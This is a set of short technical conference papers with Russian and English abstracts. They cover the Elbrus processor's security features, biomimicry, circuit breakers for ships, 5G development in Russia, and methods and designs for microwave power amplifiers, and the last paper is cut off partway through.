The microprocessor contains two computational cores. In addition, it has two graphics cores of 2D and 3D computer graphics. It also provides data output to three independent monitors with a resolution of up to 4K. The device is made on an Elbrus crystal of the 6th generation. It has small dimensions and consumes a small amount of energy, which is facilitated by the use of energy-saving technology.

The peculiarity of the RPA execution on the domestic Elbrus platform is the use of key components developed in Russia with the use of import-substituting components. According to their creators, the RPA on Elbrus chips is characterized by a low failure rate, protection against unauthorized access to the control of the power unit, the absence of “bookmark” for the secret removal of information, as well as a built-in self-diagnosis function.

Conclusion

Universal micro-processors developed in Russia with the Elbrus architecture provide effective means of secure program execution based on hardware tags and contextual intermodule data protection. Based on the analysis of the semantics of C and C++ programming, by means of which their modular and object security can be violated, it is shown that in order to

ensure a safe and at the same time effective implementation, certain support is needed from hardware, operating system and language programming systems – compilers, communication editors, debuggers. The proposed implementation provides complete and effective modular protection and can serve as a basis for protection against computer viruses. Transferring real programs to a secure execution environment demonstrates its effectiveness in detecting hidden and dangerous execution errors.

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Аннотация. Рассмотрены технические характеристики и возможности применения российского процессора «Эльбрус» с точки зрения защиты от информационных атак.

Ключевые слова: Эльбрус, информационные технологии, процессор, отечественный аналог, импортозамещение.

Annotation. The technical characteristics and possibilities of using the Russian processor “Elbrus” from the point of view of protection against information attacks are considered.

Keywords: Elbrus, information technology, processor, domestic analog, import substitution.

UDC 62-783

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Introduction

Nature has evolved objects with high performance using commonly found materials. These function on the macroscale to the nanoscale. The understanding of the functions provided by objects and processes found in nature can guide us to imitate and produce nanomaterials, nanodevices and processes. Biologically inspired design or adaptation or derivation from nature is referred to as 'biomimetics'. It means mimicking biology or nature. Biomimetics is derived from the Greek word biomimesis. The word was coined by polymath Otto Schmitt in 1957, who, in his doctoral research, developed a physical device that mimicked the electrical action of a nerve. Other words used include bionics (coined in 1960 by Jack Steele of Wright-Patterson Air Force Base in Dayton, OH), biomimicry and biognosis. The field of biomimetics is highly interdisciplinary. It involves the understanding of biological functions, structures and principles of various objects found in nature by biologists, physicists, chemists and material scientists, and the design and fabrication of various materials and devices of commercial interest by engineers, material scientists, chemists and others. The word biomimetics first appeared in Webster's dictionary in 1974 and is defined as 'the study of the formation, structure or function of biologically produced substances and materials (as enzymes or silk) and biological mechanisms and processes (as protein synthesis or photosynthesis) especially for the purpose of synthesizing similar products by artificial mechanisms which mimic natural ones' [1].

The purpose of this work: to introduce the concept of biomimicry and provide a small overview of this area.

The research method

Study and analysis of available materials from various sources.

To create an artificial bone that will not be rejected by the human body, you need to make it as similar as possible to the real one: by structure, chemical composition, mechanical characteristics. The repetition of the properties of a natural object is biomimetics [2].

One of the most important things to understand is how it works when it comes to biomimicry. In essence, biomimicry is the imitation of nature's designs and processes to solve problems. It can be done in many different ways, but it often requires a closer look at how nature solves problems. For example, if you're trying to develop a more efficient way to produce energy, you might look at how photosynthesis works in plants. Once you understand the principles that govern natural processes, you can apply them to artificial designs and solutions.

Benefits of biomimicry

There are many benefits to using biomimicry in design. Some of these benefits include:

- Improved efficiency: Nature has been around for millions of years, and during this time, it has evolved to be highly efficient. Biomimicry takes advantage of this efficiency, leading to more efficient designs in all aspects of life.

- Less waste: When designing products or processes based on nature's models, much less waste is produced. This is because nature has already perfected the use of materials and does not rely on excess or unnecessary features.

- Sustainability: Biomimicry is one of the most sustainable design philosophies there is. It relies on using resources that are already available, and it aims to create products and processes that are environmentally friendly and reduce our dependence on non-renewable resources.

- Innovation: Nature is the ultimate innovator, and biomimicry draws on this to create new and innovative designs. By studying how nature has solved problems, we can develop our own unique solutions to complex design problems.

- Design diversity: Nature is constantly evolving, creating many different designs in much less time than it would take for humans to develop the same innovations. Biomimicry allows innovation and design to be achieved on scales and speeds not yet seen before.

- Positive effect on the local economy: Many biomimicry-inspired innovations are created by small businesses and local artisans. When these products and processes are successful, they positively affect the local economy.

There are many reasons to consider using biomimicry in design. Some of the most important benefits include improved efficiency, reduced waste, sustainability, innovation, design diversity, and biomimicry's positive effect on local economies [3].

Consequences

Thus, Biomimicry is an exciting field, and it is growing rapidly as more and more people become interested in the potential of sustainable design that can be gleaned from nature.

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Аннотация. Данная работа посвящена концепции биомимикрии и дает небольшой обзор этой области. Авторы рассматривают преимущества использования биомимикрии в дизайне.

Ключевые слова: биомимикрия, биомиметика, устойчивость, разнообразие дизайна.

Annotation. This work is devoted to the concept of biomimicry and provide a small overview of this area. The authors review the benefits of using biomimicry in design.

Keywords: biomimicry, biomimetic, sustainability, design diversity.

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AUTOMATIC CIRCUIT BREAKERS

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Automatic circuit breakers. Circuit breakers (hereinafter AB) (automatic protection machines), colloquially - automatic machines, are designed for use in alternating current electrical circuits, protection against overloads and short-circuit currents (short circuit), starting and stopping asynchronous electric motors and ensuring the safety of conductor insulation. They can also be used for infrequent operational switching on and off of these circuits.

The design of the AB.

The circuit breaker consists of the following parts:

- control mechanism;
- electromagnetic and thermal decouplers;
- arc extinguishing chamber, etc.

Circuit breakers of the VA series have two types of protection: thermal (made on a bimetallic plate), designed to protect against long-term current overloads, and dynamic (made on an electromagnetic coil), designed to

protect against short-circuit currents. The contact system consists of fixed contacts fixed to the housing and movable contacts pivotally mounted on the semi-axes of the control mechanism lever, and provides, as a rule, a single circuit break. The arc extinguishing device is installed in each pole of the switch and is intended for localization of the electric arc in a limited volume [1]. Combined clamps made of silver-plated copper and anodized steel provide reliable contact with copper and aluminum conductors with a cross section from 1 to 25 square mm.

The automatic switches of the VA have an improved design of the control mechanism and the free release mechanism to reduce the effect of a rattling contact, as a result of which, during switching on, the contacts are closed instantly regardless of the speed of movement of the control handle. An installed metal plate on the side wall in the area of the opening contacts protects the housing from burning out. In the manufacture of the case, high-quality non-combustible materials with high refractory, shockproof characteristics and high mechanical strength are used. When assembling multi-pole switches, first each pole is riveted separately, after which the poles are connected together. The contact clips, deeply immersed inside the housing, provide a high degree of safety in case of accidental human contact with the housing of the device. The bimetallic plate is connected to a free release mechanism without backlash, which improves the sensitivity of the device to its bending.

Circuit breakers are available in one-, two-, three- and four-pole versions:

- Two-pole circuit breakers of general use are used to protect power, lighting and other electrical installations. They are designed for manual activation and automatic or manual shutdown of electrical consumers under load. Circuit breakers of two-pole design are used, as a rule, in DC circuits up to 63 A. Mounting on a pad, rail or panel.

- Three-pole (three-phase) circuit breakers of general application are used to protect power, lighting and other electrical installations, as well as electric motors from emergency modes, short circuits, overcurrent and voltage drop. They are designed for manual activation and automatic or manual shutdown of electrical consumers under load. Three-pole circuit breakers are used in alternating current circuits with a three-phase load (for example, an asynchronous motor with a short-circuited rotor). The disconnectors can be built into one, two or three poles, depending on the type of execution of the machine.

- Four-pole circuit breakers of general use are used to protect power, lighting and other electrical installations, as well as electric motors from emergency modes, short circuits and overcurrent. They are designed for manual activation and automatic or manual shutdown of electrical consumers under load. Four-pole circuit breakers are used in alternating

current circuits with a three-phase load (for example, an asynchronous motor with a short-circuited rotor). The disconnectors can be built into one, two or three poles, depending on the type of execution of the machine.

The principle of operation of AV.

During overloads in the protected circuit, the flowing current heats the bimetallic plate. When heated, the plate bends and pushes the lever acting on the free release mechanism. The delay of the shutdown time decreases with increasing current.

With a short circuit in the protected circuit, the current flowing through the electromagnetic coil of the circuit breaker increases many times, respectively, the magnetic field increases, which moves the core that switches the free release lever.

In both cases, the movable contact moves away from the stationary one, the automatic turns off, the circuit breaks, thereby the electric circuit is protected from overloads and short-circuit currents.

In case of overloads and short-circuit currents, the circuit breaker is switched off regardless of whether the control handle is held in the on position.

The self-actuation time of the circuit breaker is not more than 0.02 seconds [2].

Operating conditions.

The ambient temperature should be in the range from -5 to $+40^{\circ}\text{C}$, and its average daily value should not exceed $+35^{\circ}\text{C}$.

The height of the installation site above sea level should not exceed 2000 m.

The air should be clean, the relative humidity should not exceed 50% at a maximum temperature of $+40^{\circ}\text{C}$. At lower temperatures, higher relative humidity is allowed, for example 90% at $+20^{\circ}\text{C}$.

The environment is non-explosive, does not contain gases, liquid and dust in concentrations that disrupt the operation of circuit breakers.

Storage conditions.

AV should be stored in a closed dry place protected from moisture at a temperature of -25 to $+40^{\circ}\text{C}$, the relative humidity of the air should not exceed 98% at a temperature of $+25^{\circ}\text{C}$. The average monthly relative humidity is not more than 90% at a temperature of $+20 \pm 5^{\circ}\text{C}$.

General instructions and procedure for installing the AV.

When choosing the nominal value of the machine, it must be borne in mind that the data given in the table are valid for AV operating at a temperature of $+30 \pm 5^{\circ}\text{C}$. When the temperature changes for every 10°C , the rated current of the circuit breaker changes inversely by 5%.

The installation of the AV must be carried out in a protected from snow and rain, ventilated room at a temperature not higher than $+40$ not lower than -25°C .

The installation of the AV should be carried out only by a qualified specialist. The AB is mounted on a DIN rail 35 x 7.5 mm (Fig. 4).

The working position of the AB is vertical, the designation “OFF” is up.

Before installing the AV, it is necessary to check the machine for the absence of external damage, as well as make several switches and disconnections to make sure that the mechanism is working properly.

Check the marking on the machine whether it meets the required conditions.

Copper conductors (cables) or copper connecting buses must be used for connection.

The voltage supply to the AB terminals from the power supply is carried out from the side of the terminals 1,3,5,7, i.e. from above.

Circuit breakers allow installation without gaps between them.

It is also not necessary to forget that single-phase automata are produced for a single-phase network, for a three-phase, three-phase ones are not simple. If you put three single-phase automata on an electric motor, then when one automaton is triggered, the motor will remain in operation in two phases, which can lead to engine combustion. It is also forbidden to set a separate automatic protection to zero. For such special cases, there are two-pole automata that turn off both phase and zero at the same time (table 1).

Table 1. Technical characteristics of AV

Technical characteristics of AV	
Current type	Technical specifications Variable, frequency 50 (60) Hz
Rated voltage, V	230/400
Rated current of the switch A	1, 2, 3, 4, 5, 6, 10, 16, 20 ,25, 32, 40, 50, 63
Type of protective characteristic	B, C, D
Number of poles	1, 2, 3, 4
Switching wear resistance	At least 10000 cycles
The maximum switching capacity, A	At least 6000
Degree of protection	IP20
Nominal cross-sections of the connected conductors, sq. mm	1-25

AV maintenance.

During the operation of the AV, scheduled inspections must be carried out in accordance with the rules of technical operation of electrical installations of consumers [3-5].

Perform a weekly visual inspection.

Maintenance in which it is necessary to turn off the power:

- cleaning from dust and dirt, special attention should be paid to cleanliness in the area of incoming and
- outgoing contacts;
- tightening the clamping screws.

This type of circuit breakers allows the use of additional block contacts. The connection of circuit breakers among themselves can be carried out using a connecting bus.

The AB switches can be connected to each other and to the RCD using a U-shaped contact bus.

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Аннотация. В данном исследовании представлен анализ элементов защиты судовых электрических сетей на примере автоматических выключателей. Вопрос обеспечения защиты электроприборов на судах, безусловно, является актуальным, так как от этого напрямую зависит работоспособность всех электропотребителей и безопасность для всего экипажа в целом.

По результатам, полученным в ходе изучения систем защиты, выявлены явные преимущества и недостатки автоматических выключателей по сравнению с другими аналогами предохранения элементов электрической сети.

Ключевые слова: автоматические выключатели, защита электросети, автоматические системы защиты.

Annotation. This study presents an analysis of the protection elements of ship electrical grids on the example of circuit breakers. The issue of ensuring the protection of electrical appliances on ships is certainly relevant, since the efficiency of all electrical consumers and safety for the entire crew as a whole directly depends on it.

According to the results obtained during the study of protection systems, the obvious advantages and disadvantages of circuit breakers in comparison with other analogues of protection of elements of the electrical grid are revealed.

Keywords: circuit breakers, power grid protection, automatic protection systems.

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5G TECHNOLOGY IN RUSSIA

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In the age of high technology, there is a serious development in the field of telecommunications, and today it is difficult for people to imagine life without mobile systems and technologies. The costs of passing ever-increasing traffic through telecommunications operators' networks are not covered by revenues from traditional services. The search for new services, traditional telecom platforms usually does not give the expected results.

The main traffic and revenue growth is in the Internet of Things devices sector, which is one of the basic goals of 5G functionality [1, p.54]. Therefore, 5G networks can be considered one of the necessary components of the digital transformation and digital economy. Already by 2024, according to analysts, up to 30% of mobile traffic will go through 5G-enabled devices. The place of the technology in the global communications system is shown in Figure 1. By 2025, 5G technology will account for 15% of the entire global mobile telephony sector in Europe and China - 30%, and in the U.S. - 50%.

5G is a generation of mobile communications that operates according to telecommunications standards following the existing LTE (4G) technology [4].

Today, Russian mobile operators offer Internet access via 4G at speeds of up to 300 Mbit/sec, for example, which will allow you to download a movie in 2 minutes, while 5G technology promises to do the same in 2 seconds (pict. 1). New speed records have been set, thus increasing the potential of new possibilities. Given the fact that new standards appear every ten years, the experts predict the start of commercial sales of 5G phones by 2020, and by 2025 their volume will exceed 300 million units




Figure 1 – 5G generation

The fifth generation is not an evolution of 4G, it is a standard with a fundamentally new communication system, which will increase the amount of uninterrupted bandwidth. The fifth generation is created with a perspective for the future, this standard is given a key role in the development of the Internet of Things and virtual reality.

The key problem of 5G technology development in Russia is the problem with frequencies, which is associated with the unwillingness of the state to conduct auctions for the allocation of frequency bands. Russian operators need about 600 MHz of spectrum in the range of 3.4-3.8 GHz. At the moment this band is occupied by VSAT satellite communication terminals, only few dozens of MHz are available. There are practically no free frequencies in Moscow and St. Petersburg. The solution to this problem could be a government order, which establishes the priority for 5G networks to use the frequency range of 3.4-3.8 GHz.

In the fraction of the range from 3.4 to 3.8 GHz it is proposed to recognize its irrational use by radio relay stations. Part of the range - 3.4-3.6 GHz will be released for fixed wireless access networks in March 2021. In 19 major cities it is planned to transfer them to the “Key Band” - the range of 10.7-12.75 GHz. Also to solve this problem it is planned to transfer command and measuring stations of fixed satellite service from Moscow to Moscow region [2].

The State Commission for Radio Frequencies at a meeting on November 29, 2021 decided to allocate the 4400-4990 MHz band to New Digital Solutions for testing 5G networks. On December 1, 2021, the press service of the Ministry of Digital Affairs reported that the subordinate Radio Research Institute is continuing an experiment on the use of mockups of 5G equipment. The purpose of the experiment is to determine compatibility conditions between different users of the 6 GHz band for the introduction of 5G networks in Russia. The results will be presented at the World Radiocommunication Conference in 2023. If the additional bands are approved, manufacturers will be able to begin adapting equipment to operate on the new frequencies. In addition to the previously allocated frequencies of 6.7-6.8 GHz by the decision of GKRC the institute has received the band 6.4-6.7 GHz, which will expand the range to 400 MHz.

The company, which actively supports the development of the technology in Russia, MegaFon reported that it is necessary to study the 4.4-4.8 GHz band for future 5G networks in order to understand the real availability of the entire band. This will avoid a situation in which the frequencies may be unsuitable for practical use, the telecommunications company explained.

By the end of 2021 there were more than 30 private LTE and 5G networks in Russia. This was reported in December 2021 by analysts of J'son& Partners Consulting [4]. According to their data, the vast majority of projects to create dedicated cellular networks by the end of 2021 were in the testing / piloting stage, a few projects were launched in the trial operation mode. The main consumer industries: mining, oil and gas, energy, transport and logistics hubs (railway stations).

On January 20, 2022 Rostec State Corporation presented the developments for 4G and 5G communication networks [5]. The presentation took place within the framework of the working visit of the head of the Russian Government to the Voronezh Concern "Sozvezdie" of the Roselectronics Holding. Rostec conducts systematic work on the implementation of the road map for the development of 5G communication networks in Russia. The presented equipment is a step towards the testing of the domestic new generation communication technologies. The first deliveries of 5G base stations for testing in the pilot zones are planned in 2023 [5]. Serial production is scheduled to begin in 2024. Mobile operators, as well as large manufacturing companies will be customers of the equipment.

February 2, 2022 it became known about the testing of the world's first equipment for 5G + networks in Russia [3]. The device has been developed by Huawei and is designed to operate in the 6.4-7.1 GHz band. The equipment is being tested in Moscow. The main purpose of testing is to evaluate the functionality of the new technology and its applicability for use

in the city, the institute noted. In particular maximum transmission speed for different radio signal spreading paths, sure reception zones in different locations and other indexes are tested.

For this testing NII Radio has developed a site to connect and analyze the data base station 5G + in the range of 6 GHz, all the necessary programs and methods for experimental and theoretical studies. Measurements were taken on the institute's premises and from the street at distances of up to 1 km. The specialists managed to reach the maximum speed of up to 1.2 Gbit/sec with a channel width of 80 MHz.

According to Oleg Ivanov, General Director of Radio Research Institute, the 6.4-7.1 GHz band can add additional 700 MHz in the most attractive medium range for operators. This is the golden mean between coverage area and high speeds. In addition, this band is potentially applicable for future 6G networks. NII Radio will present the test results to the State Commission on Radio Frequencies at the end of the first quarter of 2022 [3].

Thus, we can see that the development of 5G technology in Russia is progressing at a fairly fast pace and is on the radar of state corporations and companies. The work is being done with an eye to the future, in order to introduce the next generations of technology in parallel. Very soon, high-speed technology will be available to all of us, and the main results of the introduction of technology can be expected in 2024-25.

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Аннотация. В статье рассматриваются основные аспекты 5G технологий в общемировой повестке и назначение. Описывается развитие технологий в Российской Федерации. Рассматривается вопрос о проблеме наличия свободных частот на территории страны и пути решения данной проблемы. Рассказывается о последних достижениях отечественных компаний в освоении 5G технологий. 5G (от англ. fifth generation — пятое поколение) — поколение мобильной связи, работающее в соответствии со стандартами

телекоммуникаций, следующих за существующей технологией LTE (4G).

Ключевые слова: перспективность, 5G технологии, мобильные сети, 5G и 6G в России, эволюция связи

Annotation. The main aspects of 5G technologies in the global agenda and purpose are considered. The development of technology in the Russian Federation is described. The issue of availability of free frequencies on the territory of the country and ways to solve this problem are considered. Recent achievements of domestic companies in the development of 5G technologies. 5G is a generation of mobile communication, working in accordance with the standards of telecommunications, following the existing technology LTE (4G).

Keywords: prospects, 5G technology, mobile networks, 5G and 6G in Russia, evolution of communication

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POWER AMPLIFIERS LINEARIZATION AND EFFICIENCY ENHANCEMENT METHODS OVERVIEW

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Introduction

Modern telecommunication systems, such as new generation mobile systems 4G LTE or 5G NR, impose extremely strict requirements on the radio transmitting modules amplification linearity. Besides, power amplifiers (PA) efficiency enhancement is another crucial problem, which solving might significantly reduce module mass dimensions and increase the standalone time. Complicated digital modulation types, such as QAM and OFDM are used in modern telecommunication systems. In this instance, since LTE or 5G NR signals peak-to-average power ratio (PAPR) is up to 10—12 dB, efficiency requirements are dramatically increased. In this paper the most advanced linearization and efficiency enhancement methods are considered.

Mainpart

The most attractive and widely used linearization method is digital pre-distortion (DPD). The distortion products, such as intermodulation and upper harmonic components, are eliminated by intentionally pre-distorting in a special way since digital signal is forming, as shown in Figure 1, so the PA input-output amplitude characteristic curve (ACC) is corrected to be more linear.




Figure1 — The DPD linearization illustration

Figure 2 shows the block diagram of the DPD [1, p. 11—14]. Usually field programmable gate array (FPGA) is used as computing device to provide DSP. The splitted part of output PA signal is backed to FPGA through ADC with local oscillator. Signal with measured PA ACC is used through downconverters DownC in DPD blocks to distort the 1st, 2nd and 3rd input signal harmonics. Produced harmonics pre-distorted by reversed PA ACC are added through upconverters UpC, converted using DAC and fed to PA input.




Figure 2 — The DPD block diagram

The DPD performance is significantly based on applied DSP algorithms and DPD architecture (memoryless, using memory effects or machine learning). DPD is the main amplification linearization technique used for 5G applications since it is the only one additional linearity method capable of meeting 5G linearity requirements. However, DPD doesn't

improve efficiency performance and doesn't satisfy 5G requirements by itself only, therefore it is usually used in combination with other methods.

The classic efficiency enhancement way is usage of switching mode class D, E or F amplifiers. However, it can't be used immediately because of significant nonlinear distortions impact.

Considerably more advanced option is the Envelope Elimination and Restoration (EER) also known as Kahn's technique [3, p. 4—5]. The EER block diagram is shown in Figure 3. The input AM and PM modulated signal is splitted by directional coupler into two branches. In the first branch high-speed power supply is modulated by detected signal envelope. The second branch signal is amplitude limited and fed to the high efficiency switching mode PA with modulated power supply. The PA consumes power supply adaptively to the input signal level, so it leads to a significant efficiency increase without class D, E or F linearity degradation.




Figure 3 — The EER PA block diagram

The most essential EER PA issue is the operating signals bandwidth limited by envelope detector and high-speed power supply narrow band. It is critical point for modern telecommunications, so it is used only for single carrier and narrow bandwidth applications as GSM, CDMA and UMTS.

Since the OFDM signals have the disadvantage of high PAPR, the efficiency enhancement and additional peak forming at some Output power Back-Off (OBO) is an extremely attractive option that provides Drain Efficiency performance improved at the average OFDM signal level.

Recently, there are increased researches about the Linear amplification using Nonlinear Components (LINC) also known as Chireix outphasing amplifier [3, p. 13—19]. The LINC PA block diagram is shown in Figure 4. It is based on the way any signal $s(t)$ with AM and PM components might be separated to the sum of $s_1(t)$ and $s_2(t)$ signals with PM only includes the original PM and converted AM into PM components.




Figure 4 — The LINC PABlock diagram

The mentioned conversion is implemented by signal component separator (SCS). $s_1(t)$ and $s_2(t)$ are separately amplifying by high efficiency switching mode PAs and fed to the power combiner proposed by Chireix shown in Figure 5a. Chireix scheme provides great efficiency and linearity enhancement with OBO forming can be easily adjusting by outphase angle α and impedance ratios $R_L B_C$ changing, as shown in Figure 5b.




Figure 5 — The Chireixpower combiner (a), efficiency OBO adjusting (b)

LINC PA usage as well as EER is limited by relatively narrow bandwidth caused by Chireix power combiner band limitedness. The other problem is unless PA_1 and PA_2 reproducibility is not perfect it might be sufficient linearity degradation due to different $s_1(t)$ and $s_2(t)$ phase shifts. The main LINC design difficulty is SCS implementation complexity. The analog SCS option is affected by memory effect can be reduced by special circuit solutions only. The appropriate way is digital SCS, however, it needs ADC, DAC, computing device and I-/Q-detectors integration, which leads to significantly high cost.

The most widely used technique is Doherty Power Amplifier (DPA) relieved from the most of earlier described disadvantages [2, p. 144—152]. In Figure 6 the block diagram proposed by W. Doherty is shown.




Figure 6 — The DPA block diagram

The input signal is splitted between two PAs. The first one, main amplifier, is class AB biased and used for carrier signals amplifying, while the second one, auxiliary amplifier is deep class C biased, so it is mostly in the cutoff region. When the main amplifier reaches the saturation region and turns into a current source, the auxiliary amplifier reveals and amplifies current peaks as a voltage source, so the amplifiers non-linearity are compensating each other and linearity is enhancing, as shown in Figure 7a. Amplified signals are inphase summed up due to quarterwave delay line and fed through impedance inverter to the DPA output.




Figure 7 — The DPA linearity illustration (a),
DPA and classic AB PA Drain Efficiency versus OBO comparison (b)

The way DPA improves efficiency performance is the early Drain Efficiency peak forming at some OBO typically is -6 dB. As the classic AB PA reaches its efficiency peak at the maximum available operating power, which is start of the saturation region, the DPA has two peaks (Figure 7b). The first peak is conditioned by the early saturated main amplifier on some OBO. Since the further OBO increase, the auxiliary amplifier is working at its active region and maintaining high efficiency up to maximum available power, which is the second peak. Thereby, the peak amplifier current is

changing the main amplifier output impedance, so there is a load-pull modulation at DPA. The impedance modulation actually means the high region output power and efficiency enhance caused by the main amplifier current increase during the voltage is constant at the saturation region.

The DPA implementation is rather simple option than the others considered. It provides significantly more wide bandwidth limited only by quadrature delay line. The balanced AB PA currently used at microwave applications might be easily substituted to DPA by just one C class PA and two microstrip lines inserted without device architecture changing demand. DPA has a lot of different configurations for linearity and efficiency additional enhancement, such as extended peak amplifiers for OBO increasing or multi-stage DPA for several efficiency peaks forming. The most significant DPA disadvantage is slightly poor Gain performance typically by 3 dB less than the classic balanced AB PA.

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Аннотация. В статье рассмотрены наиболее распространённые методы линеаризации и повышения энергоэффективности усилителей мощности. В СВЧ приложениях систем связи главным образом используются методы устранения и восстановления огибающей, линеаризации с использованием нелинейных компонентов и усиления мощности по схеме Догерти. Поскольку рассмотренные методы не способны удовлетворить высоким требованиям LTE и 5G NR к линейности усиления, необходимо дополнительное использование системы цифровых предсказаний.

Ключевые слова: линеаризация усиления, повышение энергоэффективности, усилитель мощности Догерти, цифровые предсказания, устранение и восстановление огибающей, линеаризация с использованием нелинейных компонентов.

Annotation. In this article the most common power amplifiers linearity and efficiency enhancement techniques are considered. Envelope Elimination and Restoration, Linear amplification using Non-linear Components and Doherty Power Amplifier are preferred at communication microwave applications. Unless considered methods are not meeting strict

LTE and 5G NR linearity requirements, Digital Pre-Distortion is necessary to be additionally used.

Keywords: amplifiers linearization, efficiency enhancement, Doherty power amplifier, digital pre-distortion, envelope elimination and restoration, linear amplification using non-linear components.

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MICROWAVE POWER AMPLIFIER WITH HIGH EFFICIENCY FOR 5G COMMUNICATION

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Introduction

Currently, there is an intensive development of mobile telecommunication systems operating in the microwave range. Power amplifier (PA) is the main element of any wireless communication transmitting radio modules.

The performance of PA is crucially important for the overall transmitter performance, such as total output signal power, modulation quality, mass and dimensions parameters. In this instance, the most widely used technologies include LDMOS and GaAs or GaN HEMT.

Mainpart

Component base selection is the key stage of any microwave amplifier design. Amplifier performance, such as energy efficiency, operating frequency range, output power, cost, linearity and noise characteristics, is completely depends on used RF transistor technology.

LDMOS (Laterally Diffused Metal Oxide Semiconductors) and HEMT (High Electron Mobility Transistor) are preferred [1, p. 25—30]. LDMOS provides sufficient performance for most microwave applications at a relatively low cost. Newly developed HEMT has a significantly higher upper cutoff frequency due to a low parasitic capacitance, high breakdown voltage, ease of wideband impedance matching, reduced noise figure, etc. However, HEMT considerably expensive. GaAs with In HEMT is a more

expensive option shows superior high frequency performance. GaN HEMT is more attractive and widely used for PA due to great energy performance in terms of efficiency, signal power and noise figure.

GaN HEMT 10-W CG2H40010F of Cree Wolfspeed[2] up to 8 GHz providing 16 dB small signal Gain at 4.0 GHz, Drain Efficiency 70 % at Saturation Power 16.5 W, operating from 28 V is used in this research. The substrate Rogers Ro4003C with $\epsilon = 3.38$, $\tan \sigma = 0.0027$, thickness $H = 0.8128$ mm and conductor thickness $T = 0.05$ mm is used. The NI AWR Microwave Office for circuit modeling and simulating and layout design is used.

Designed PA frequency range is 4.7—5.0 GHz, so it can be used at 5G microwave applications in n79 band the commonly used in the Russian Federation. CG2H40010F IV Curve is shown in Figure 1a. Pinch-off voltage is -3.0 V. Figure 1b shows the unmatched transistor Smith diagram for 4.7—5.0 GHz band.




Figure1 — The CG2H40010F IV Curve (a), unmatched Smith diagram (b)

CG2H40010F matching is completed using microstrip lines, impedance inverters and reactive stubs. The bias voltage is -2.5 V, so designed PA is class AB amplifier provides high Gain and Drain Efficiency performance along with acceptable linearity. Small signal scattering matrix coefficients, such as input reflection S_{11} , output reflection S_{22} and linear gain S_{21} are shown in Figure 2.

